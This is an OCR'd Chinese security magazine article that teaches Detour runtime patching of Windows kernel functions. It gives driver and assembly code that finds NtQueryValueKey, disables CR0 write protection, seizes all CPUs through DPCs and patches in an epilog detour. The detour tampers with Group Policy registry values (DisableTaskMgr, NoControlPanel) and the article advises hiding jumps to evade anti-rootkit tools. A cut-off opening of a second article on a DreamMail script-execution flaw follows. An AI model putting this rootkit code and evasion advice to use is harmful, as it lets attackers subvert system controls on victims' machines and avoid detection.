


图4

前置知识:VC、汇编

关键词:前端Detour、末端Detour、补丁技术

Detour补丁技术攻击Windows组策略



文/图 小小杉

Detour补丁技术是在Hooking技术发展受限后(即通过比对系统调用表的散列值等方式,即可轻易被安全软件检测到)提出的一种新技术。Detour技术不再是对系统调用函数的简单替换,而是对系统内核中感兴趣的函数或内核模块进行Patching,在函数实现的内部加载部分精简指令,以获取程序执行流的控制权,转而执行我们的函数,在任务完成后再将控制权交回给原函数或内核模块,继续执行未完成的指令。通过这种方式,可以实现函数输入参数的过滤、被调函数输出参数值的过滤等。Detour技术对函数的内部或者模块内部的功能上进行了一定的修改,加大了其被检测的难度。

Detour补丁技术主要包括二进制补丁技术和运行时补丁技术。前者是对存储在磁盘上的可执行文件EXE、未加载的函数模块DLL以及一些编译好的驱动Sys文件等进行一定的修改,改变它们的部分二进制内容,以期待这些静态文件被重新加载进内存时,破坏这些模块的功能,如篡改EXE执行文件中的密码输入模块,使其处于瘫痪状态等。而运行时补丁技术则是对当前已经加载进内存中的函数模块进行修改,通过互斥锁机制,打开控制器中的写权限,实现函数模块的修改。因后者利用更加灵活,成为黑客们最为喜爱的Detour补丁技术。本文也是在学习Bill Blunden《Patching System Routines》一文后,根据自己的理解与本机测试下写的,希望能够对大家有所帮助。

Detour补丁技术基本原理

Detour运行时补丁技术对内核函数模块的修改可以发生在模块内部字节的任意位置，patching补丁越深，检测的难度越大，但同样面临一个风险，一旦函数模块中存在大量的判断语句跳转指令，如JNZ、JE等，则此时就可能发生一定的跳转，导致加载的补丁没有机会运行。当前Detour技术补丁位置主要安置在函数模块的两端，简称为前端Detour(Prolog Detour)和末端Detour(Epilog Detour)，如图1所示。




图1

前端Detour技术通过修改函数模块的前几个字节，可有效过滤调用函数传递给被调函数的参数值，如将敏感形参值置为NULL，或者增添恶意的形参值等。而末端Detour技术则可以在被调用函数执行完成后，向调用函数返回参数值时接管程序执行控制流，实现参数值的过滤、恶意篡改等。由图1中可知，末端Detour技术并没有类似JMP的调转指令，将程序流执行控制权重新交回给Victim函数，那么如何实现控制流的交换呢？实际上，在被替换的代码片段末端总会存在一个ret指令，执行完此代码后会自动JMP到调用此函数的位置处。对函数调用的汇编指令比较熟悉的读者应该知道，每次在Call某一函数时，总会首先将ret指令入栈，然后才是调用新函数，为此函数分配新的栈帧，如EBP、ESP等，故我们不需要额外添加一条跳转指令。下面重点分析如何利用Detour技术实现组策略的恶意篡改，瘫痪其相关功能。

组策略攻击分析详解

组策略在很大程度上依赖Windows注册表，若能够破坏管理注册表的系统调用函数，对其进行Patching，则能够成功地瘫痪系统组策略机制。当在命令行下执行命令gpedit.esc打开组策略时，需要在注册表中寻找相关键值，而这步操作必然导致ZwQueryValueKey()函数的调用。此函数用来读取指定键码的键值，函数定义如下：

```
NTSTATUS ZwQueryValueKey (
IN HANDLE KeyHandle,
//键码句柄值
IN PUNICODE_STRING ValueName,
//键码名
IN KEY_VALUE_INFORMATION_CLASS
KeyValueInformationClass,
OUT PVOID KeyValueInformation,
//指定键码的键值
IN ULONG Length,
OUT PULONG ResultLength
);
```

输出参数KeyValueInformation是我们关注的重点，当调用此系统调用，返回指定键码的键值时，采用Epilog Detour技术对此函数内部代码段的末端进行Patching，修改KeyValueInformation变量即可。要对此变量进行过滤，肯定需要等待此函数执行完成，并将函数参数值返回给调用函数时，再开始接管控制权，即在执行ret指令返回形参值的前一条指令处进行Patching。利用kd工具对NtQueryValueKey函数进行反汇编，结果如下：

```
kd> uf nt!NtQueryValueKey
nt!NtQueryValueKey:
8056b1f1 6a68              push    0x68
8056b1f3 6800854e80        push    0x804e8500
8056b1f8 e83e82f7ff        call    nt!_SEH_prolog
(804e343b)
8056b1fd 33f6              xor     esi,esi
8056b1ff 668975b8          mov     [ebp-0x48],si
8056b203 33c0              xor     eax,eax
8056b205 8d7dba            lea     edi,[ebp-0x46]
8056b208 ab                stosd
8056b209 66ab              stosw
8056b20b 33db              xor     ebx,ebx
8056b20d 895de0            mov     [ebp-
0x20],ebx
8056b210 3935f40b6980      cmp
[nt!CmpTraceRoutine (80690bf4)],esi
8056b216 0f8510020a00      jne
nt!NtQueryValueKey+0x27 (8060b42c)
```

在Prolog Detour(即前端Detour)技术中，函数的前两条push指令共占7个字节，而我们Patching的指令(push address、ret)共占6字节，

故可以满足Patching的要求,在最后一个字节处只需填入NOP指令即可。设我们自己的函数指针地址为0xAABBAABB,则插入Patching code前后,此函数的前几个字节内容变化如图2所示。

PUSH	68H	PUSH	81ABC4A8H				
0x6A	0x68	0x68	0x00	0x85	0x4E	0x80	插入补丁前

PUSH	前端DetourAddress				RET	NOP	
0x68	AA	BB	AA	BB	0xC3	0x90	插入补丁后

图2

在Epilog Detour(即末端Detour)技术中,由kdb反汇编出来的代码可知,ret指令占3个字节,其余均为NOP指令,故完全可以容纳末端DetourAddress地址。

修改NtQueryValueKey函数的实现,需要定位此函数在内存中的地址。我们可以采用简单的SSDT Hook技术中常用的手段,即借助导出函数ZwQueryValueKey在SSDT结构体中读出NtQueryValueKey在SystemCallTable中的索引值。相关代码如下:

```
typedef struct ServiceDescriptorEntry{
unsigned int *ServiceTableBase;
unsigned int *ServiceCounterTableBase;
unsigned int NumberOfServices;
unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t,
*pServiceDescriptorTableEntry_t;
#pragma pack()
_declspec(dllimport) ServiceDescriptorTableEntry_t
KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function) \
KeServiceDescriptorTable.ServiceTableBase[*(PULONG)
((PUCHAR)_function+1)]
```

定位到指定函数的首地址后,需要计算出Detour patching的具体位置,即相对函数首地址的偏移,以备份被替换的部分代码(original code),因为执行完补丁后,还需要重新执行origin code,以完成函数的其他功能。函数的相对偏移位置offset可以根据WinDbg工具反汇编准确获取,然后再结合函数的首地址即可获取Original code的所有指令,存储到一个数组中。之后就是获取我们的控制函数加载进内存中的动态地址,将此地址存放到Patching code数组中替换原有指令。为了运行时补丁成功加载进指定的系统调用函数,我们还需要验证函数的前几个字节是否与我们借助WinDbg反汇编出来的字节一致。因为有可能出现以下情形:(1)系统内核升级,导致指定的系统调用函数的具体实现细节发生了改变;(2)此驱动代码(即运行时补丁Detour Patching)运行在错误的操作系统上;(3)在我们对此函数进行打补丁之前,此函数已经被Crackers进行了Patching技术。若忽视了这些情形,都有可能导致系统异常或者运行时补丁失效。

下面分析如何编写我们的末端Detour。Epilog Detour的编写极为复杂,细微的错误都有可能导致机器崩溃。因为Epilog Detour是在函数NtQueryValueKey执行完后开始向调用函数返回形参值时被拦截的,此时我们的Detour需要直接操作函数栈。注意,这里一定要将其与Hooking技术中的系统调用拦截加以区分。Hooking系统调用技术一般都是在系统调用完之后才开始接管程序控制流,如访问函数的输出参数等。相关代码如下:

```
NTSTATUS HookFunction (arg1, arg2,…,argN){
NTSTATUS retVal = STATUS_ SUCCESS;
retVal = OriginalFunc (arg1, arg2,…,argN);
/*修改输出参数*/
return retVal;
}
```

Detour补丁技术是在原有函数OriginalFunc的具体实现上进行修改,若我们也采用上面的Hooking技术,在Detour补丁代码中再次调用此函数,则会发生死循环,导致系统因资源耗尽而导致Oops错误。我们回到原函数的定义,ZwQueryValueKey包含6个参数,根据__stdcall的约定,即函数形参从右至左依次压入栈中,则可给出此函数栈的大致结构,如图3所示。




图3

对栈的溢出有所研究的读者可能知道，每个函数都有自己的栈帧(包括栈顶ESP与栈底EBP)，E S P指针永远指向系统栈最上面的一个栈帧的栈顶(注意，这里不是某一个函数栈帧的栈顶)，而E B P指针则永远指向系统栈最上面的一个栈顶的底部。随着程序的执行，EBP会发生巨大的跳转，如当程序执行完NtQueryValueKey函数后，此时E B P指针将指向调用此函数的栈帧的栈底，而E S P却始终是指向系统栈的顶端。为了很好地获取到NtQueryValueKey()返回的6个形参值，我们不能采用E B P指针来定位存储在系统栈中的这6个变量，采用E S P指针来定位最为可靠。因为当函数NtQueryValueKey()返回时，正好ESP指针指向ret指令，而紧靠ret指令的后面6个变量即为此函数返回的形参值。获取这6个参数的相关代码如下：

```
__declspec(naked)Epilog_NtQueryValueKey(){
__asm
{
MOV RetValue_NtQueryValueKey, EAX
MOV EAX, [ESP+4]
//获取键码的句柄值
MOV KeyHandle_NtQueryValueKey, EAX
MOV EAX, [ESP+8]
//获取所需键值对应的键码名
MOV ValueName_NtQueryValueKey, EAX
MOV EAX, [ESP+12]
MOV KeyValueInformationClass_NtQueryValueKey, EAX
MOV EAX, [ESP+16]
//获取请求的键值
MOV KeyValueInformation_NtQueryValueKey, EAX
MOV EAX, [ESP+20]
MOV Len_NtQueryValueKey, EAX
MOV EAX, [ESP+24]
MOV ResultLen_NtQueryValueKey, EAX
}
}
```

通过上面的代码，即可将NtQueryValueKey()函数返回的参数值全部保存到我们定义的6个全局变量中。此时即可C a l l我们的过滤函数，对感兴趣的键码值清空，使其失效。为了使组策略发生改变，我们修改两个特殊的键名：DisableTaskMgr和NoControlPanel，其功能分别为禁用任务管理器、隐藏控制面板(防止别人在组策略中修改硬件、软件、网络设置)和禁用注册表。它们在注册表中对应的位置分别为HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System和HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer。我们只需要将对应的键值置为一个有效值，即可成功地瘫痪掉组策略，使正常用户无法对其进行修改。当用户单击控制面板中的任一图标试图查看、修改当前用户密码，则系统弹出"本次操作由于这台计算机的限制而被取消。请与您的系统管理员联系"提示语句。此时若用户想打开注册表，在对应的键码处修改其键码值是无法做到的，因为由键码映射到键值的函数NtQueryValueKey已经被我们恶意篡改了。

O K，我们似乎已经大功告成，只欠代码的编写工作了。实际上，我们还忽视了一个重要问题，即我们能否修改系统内核函数的具体实现呢？为了能够成功修改此函数的实现，我们需要确保我们具有互斥的访问权限，并对此函数具备写权限。为了排它地互斥访问内核中的共享资源KeInitializeSpinLock()、KeAcquireSpinLock()和KeReleaseSpinLock()函数，读者可能立马想到了，通过简单调用这三个函数即可实现共享资源的同步问题，通过调用此互旋锁会提升I R Q L到D P C s级别以屏蔽线程之间的切换。然而，这只是针对单核的情形，并不能保证在多核下来自另一个处理器的线程调度，从而破坏此共享资源。Hoglund和Butler两位大牛的经典文章《synchronization hack》中详细阐述了如何在多核下实现内核资源的共享问题。其核心思想是：除当前工作线程的C P U之外的所有处理器分配一个D P C对象，将这些D P C插入到一个队列中，然后提升它们的权限IRQL至DISPATCH_LEVE，然后让这些处理器在DPCs中自旋空转，而使当前的工作线程独享此内核资源，直至访问完毕，向这些自旋等待的D P C s发送信号，停止自旋；最后再降低当前工作线程的IRQL至原级别即可。

知道了如何实现内核共享资源的互斥访问，

下面需要解决的是如何Disable掉写权限保护机制，主流的方式即修改控制寄存器C R0，在486以后的机器中，将写保护W P位添加到C R0寄存器中，故只需要修改C R0中的W P对应位即可，代码如下：

```
push eax
mov eax, CR0
and eax, 0xFFFEFFFF
mov CR0, eax
```

核心代码剖析

(1)驱动的入口函数。

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT
pDriverObject,IN_PUNICODE_STRING regPath){
NTSTATUS ntStatus;
KIRQL irql;
PKDPC dpcPtr;
DbgPrint("DriverEntry started!");
(*pDriverObject).DriverUnload = Unload;
//获取NtQueryValueKey函数地址
patchInfo.SystemCall = GetNtFucAddr((char*)
ZwQueryValueKey);
//对patchInfo补丁结构体进行初始化，主要包括代
//替换字节相对NtQueryValueKey的偏移、Detour
//补丁字节数、Detour补丁函数指针、
//NtQueryValueKey函数内部实现的前几个字节的签名等
InitPatchInfo_NtQueryValueKey(&patchInfo);
//验证函数内部的实现是否与windbg反汇编出来的
//结果一致，防止出现前面提到的三种异常情形
ntStatus = VerifySignature(patchInfo.SystemCall,
patchInfo.Signature,
patchInfo.SignatureSize);
//保存将要替换的字节信息，因为在Patching code
//之后还需要将这些字节重写
GetExistingchars(patchInfo.SystemCall,patchInfo.
PrologOrig,
patchInfo.SizePrologPatch,patchInfo.
PrologPatchOffset);
GetExistingchars(patchInfo.SystemCall,patchInfo.
EpilogOrig,
patchInfo.SizeEpilogPatch,
patchInfo.EpilogPatchOffset);
//获取我们的Detour函数地址，将其保存到Patching
//code数组中。此地址需要动态获取，因为每次加载到内核
//中时，对应的地址可能不一致
InitPatchCode(patchInfo.PrologDetour, patchInfo.
PrologPatch);
InitPatchCode(patchInfo.EpilogDetour, patchInfo.
EpilogPatch);
//屏蔽内核函数写保护权限
disableWP_CR0();
DbgPrint("DriverEntry", "Installing detour patch");
//提升访问内核函数的工作线程权限级
irql = RaiseIRQL();
//获取自旋锁，独占方式访问此共享资源
dpcPtr = AcquireLock();
//将Detour补丁加载到函数内部实现的指定位置
InsertDetour(patchInfo.SystemCall,patchInfo.
EpilogPatch,
patchInfo.SizeEpilogPatch,patchInfo.
EpilogPatchOffset);
ReleaseLockc(dpcPtr);
LowerIRQL(irql);
enableWP_CR0();
return(STATUS_SUCCESS);
}
```

(2)我们设计的Detour Function，其主要功能是从函数NtQueryValueKey()中获取返回的参数值，然后调用我们的过滤函数修改指定键码的键值，将其置为0，实现组策略的瘫痪。

```
__declspec(naked)Epilog_NtQueryValueKey()
{
__asm
{
MOV RetValue_NtQueryValueKey, EAX
MOV EAX, [ESP+4]
MOV KeyHandle_NtQueryValueKey, EAX
MOV EAX, [ESP+8]
MOV ValueName_NtQueryValueKey, EAX
MOV EAX, [ESP+12]
MOV KeyValueInformationClass_NtQueryValueKey, EAX
MOV EAX, [ESP+16]
MOV KeyValueInformation_NtQueryValueKey, EAX
MOV EAX, [ESP+20]
MOV Len_NtQueryValueKey, EAX
MOV EAX, [ESP+24]
MOV ResultLen_NtQueryValueKey, EAX
CALL FilterParameters
}
__asm
{
MOV EAX, RetValue_NtQueryValueKey; //Original Code
RET 0x18
NOP
NOP
}
}
```

(3)多核下如何互斥地访问一个内核共享资源。

```
PKDPC AcquireLock(){
PKDPC dpcArray;
```

```
//定义一个DPC对象数组
unsigned int cpuID;
unsigned int i;
unsigned int nOtherCPUs;
//判断当前的工作线程IRQL级是否为DISPATCH_LEVEL
if(KeGetCurrentIrql()!=DISPATCH_LEVEL) return NULL;
//原子性操作初始化两个全局变量,分别用于标识当
//前的工作线程是否已经独占访问内核共享资源完毕,以
//及当前系统中存在多少个CPU
InterlockedAnd(&LockAcquired,0);
InterlockedAnd(&nCPUsLocked,0);
//为其余的各个CPU分配一个DPC对象,存储在DPC数组中
dpcArray = (PKDPC)ExAllocatePool(NonPagedPool,KeNumberProcessors * sizeof(KDPC));
cpuID = KeGetCurrentProcessorNumber();
for(i=0;i<KeNumberProcessors;i++){
PKDPC dpcPtr = &(dpcArray[i]);
if(i!=cpuID){
//初始化每一个DPC对象,并将其插入到队列中,在函数
//LockRoutine中轮询执行NOP指令,等待全局变量
//LockAcquired置为有效状态,这里若LockAcquired
//等于CPU的个数则表示当前工作线程独占访问共享资源完毕*/
KeInitializeDpc(dpcPtr, LockRoutine, NULL);
KeSetTargetProcessorDpc(dpcPtr,i);
KeInsertQueueDpc(dpcPtr,NULL,NULL);
}
}
nOtherCPUs = KeNumberProcessors-1;
InterlockedCompareExchange(&nCPUsLocked,nOtherCPUs,nOtherCPUs);
while(nCPUsLocked != nOtherCPUs){
__asm
{
nop;
}
InterlockedCompareExchange(&nCPUsLocked,nOtherCPUs,nOtherCPUs);
}
return dpcArray;
```

其余的函数相对来说,都很容易编写。主要包括NtQueryValueKey()函数内部实现的头几个字节的鉴别函数,以准确判断当前修改的内核函数没有任何异常;Detour补丁函数加载进内存中的动态地址的获取函数,此函数主要是为了将Detour补丁函数地址存放到Patching代码中;保存原始将要替换的几个字节代码片段函数;将Detour补丁插入到NtQueryValueKey()中的指定字节位置函数;过滤函数FilterParmeters(),其主要功能就是通过将前面给出的两个键码对应的键值置零。

OK,主要函数都已经写完了,下面再回顾下末端Detour Patching技术的主要步骤:(1)获取NtQueryValueKey()函数地址;(2)验证NtQueryValueKey()函数实现的前几个字节是否与windbg反汇编出来的字节一致;(3)保存NtQueryValueKey()函数实现末端的几个字节码(ret 0xAA);(4)保存我们的Detour补丁函数加载进内存的地址,存储到补丁数组中;(5)利用互斥锁机制,以独占方式访问内核函数NtQueryValueKey,并取消控制寄存器CR0的WP位;(6)将补丁数组插入到函数指定的位置;(7)释放互斥锁并恢复CR0的写保护位。

小结

Detour运行时补丁技术能够很好地对某些内核函数进行一定的修改,从而改变程序执行流程,获取系统控制权;在一定程度上,其被反Rootkit检测工具识别检测的概率相对常见的内核级Rootkit技术,如Hook SSDT、IDT等要难。当然,这也并不代表很难检测,当前也存在很多检测工具专门检测内核函数的前面几个字节是否存在一些恶意的JMP、RET等恶意指令存在,故在对内核函数进行补丁技术时,应该尽量隐藏跳转语句。

前置知识:无

关键字:DreamMail、通讯录、脚本执行漏洞

DreamMail通讯录跨域脚本执行漏洞攻防剖析

文/图 爱无言

在今年早些时候,我公布了DreamMail的几个安全漏洞,其中涉及的安全漏洞主要是两个方面:一是软件对邮件中的脚本代码没有进行安全限制,造成跨域执行;二是对邮件中的附件文

件类型没有做好过滤，造成可以利用特殊的文件名称绕过软件对邮件附件的安全限制。这两个漏洞公布后，我一直没有关注DreamMail是否进行了安全修补，最近恰好朋友需要使用一款邮件收发软件，我上网一查才发现DreamMail已经升级为了4.6.7.0版本，抱着试一试的态度，我对这个最新版本的DreamMail做了一次安全测试。测试中我发现曾经公布的那几个安全漏洞已经被修补。新版本的DreamMail对存在脚本代码的邮件禁止运行JavaScript脚本，这一点我们可以从软件的选项中看出，如图1所示。




图1

而对于邮件中的附件文件，新版本的DreamMail对附件文件的名字长度做了限制，造成我们不可以借助空格来制造特殊的文件名绕过软件对邮件中可执行文件格式附件的安全限制。

如此看来，DreamMail的开发者确实认真对待了我所公布的安全漏洞，这种态度非常值得肯定。

不过，在我分析中，由于DreamMail这款软件在设计之初就大量采用了富文本功能，结合了浏览器显示效果，这种设计模式的好处是让软件在显示效果上有着贴近浏览器软件的效果。但是，浏览器显示效果也意味着软件中的很多数据内容会被软件利用网页的形式来表示，这个时候就会发生一定的安全问题。下面我们将要给大家展示的DreamMail这个新安全漏洞就是一个典型的例子。

运行DreamMail(4.6.7.0版本build2010—8—19)，在其主界面的左侧有一个"通讯录"选项，单击它，如图2所示。

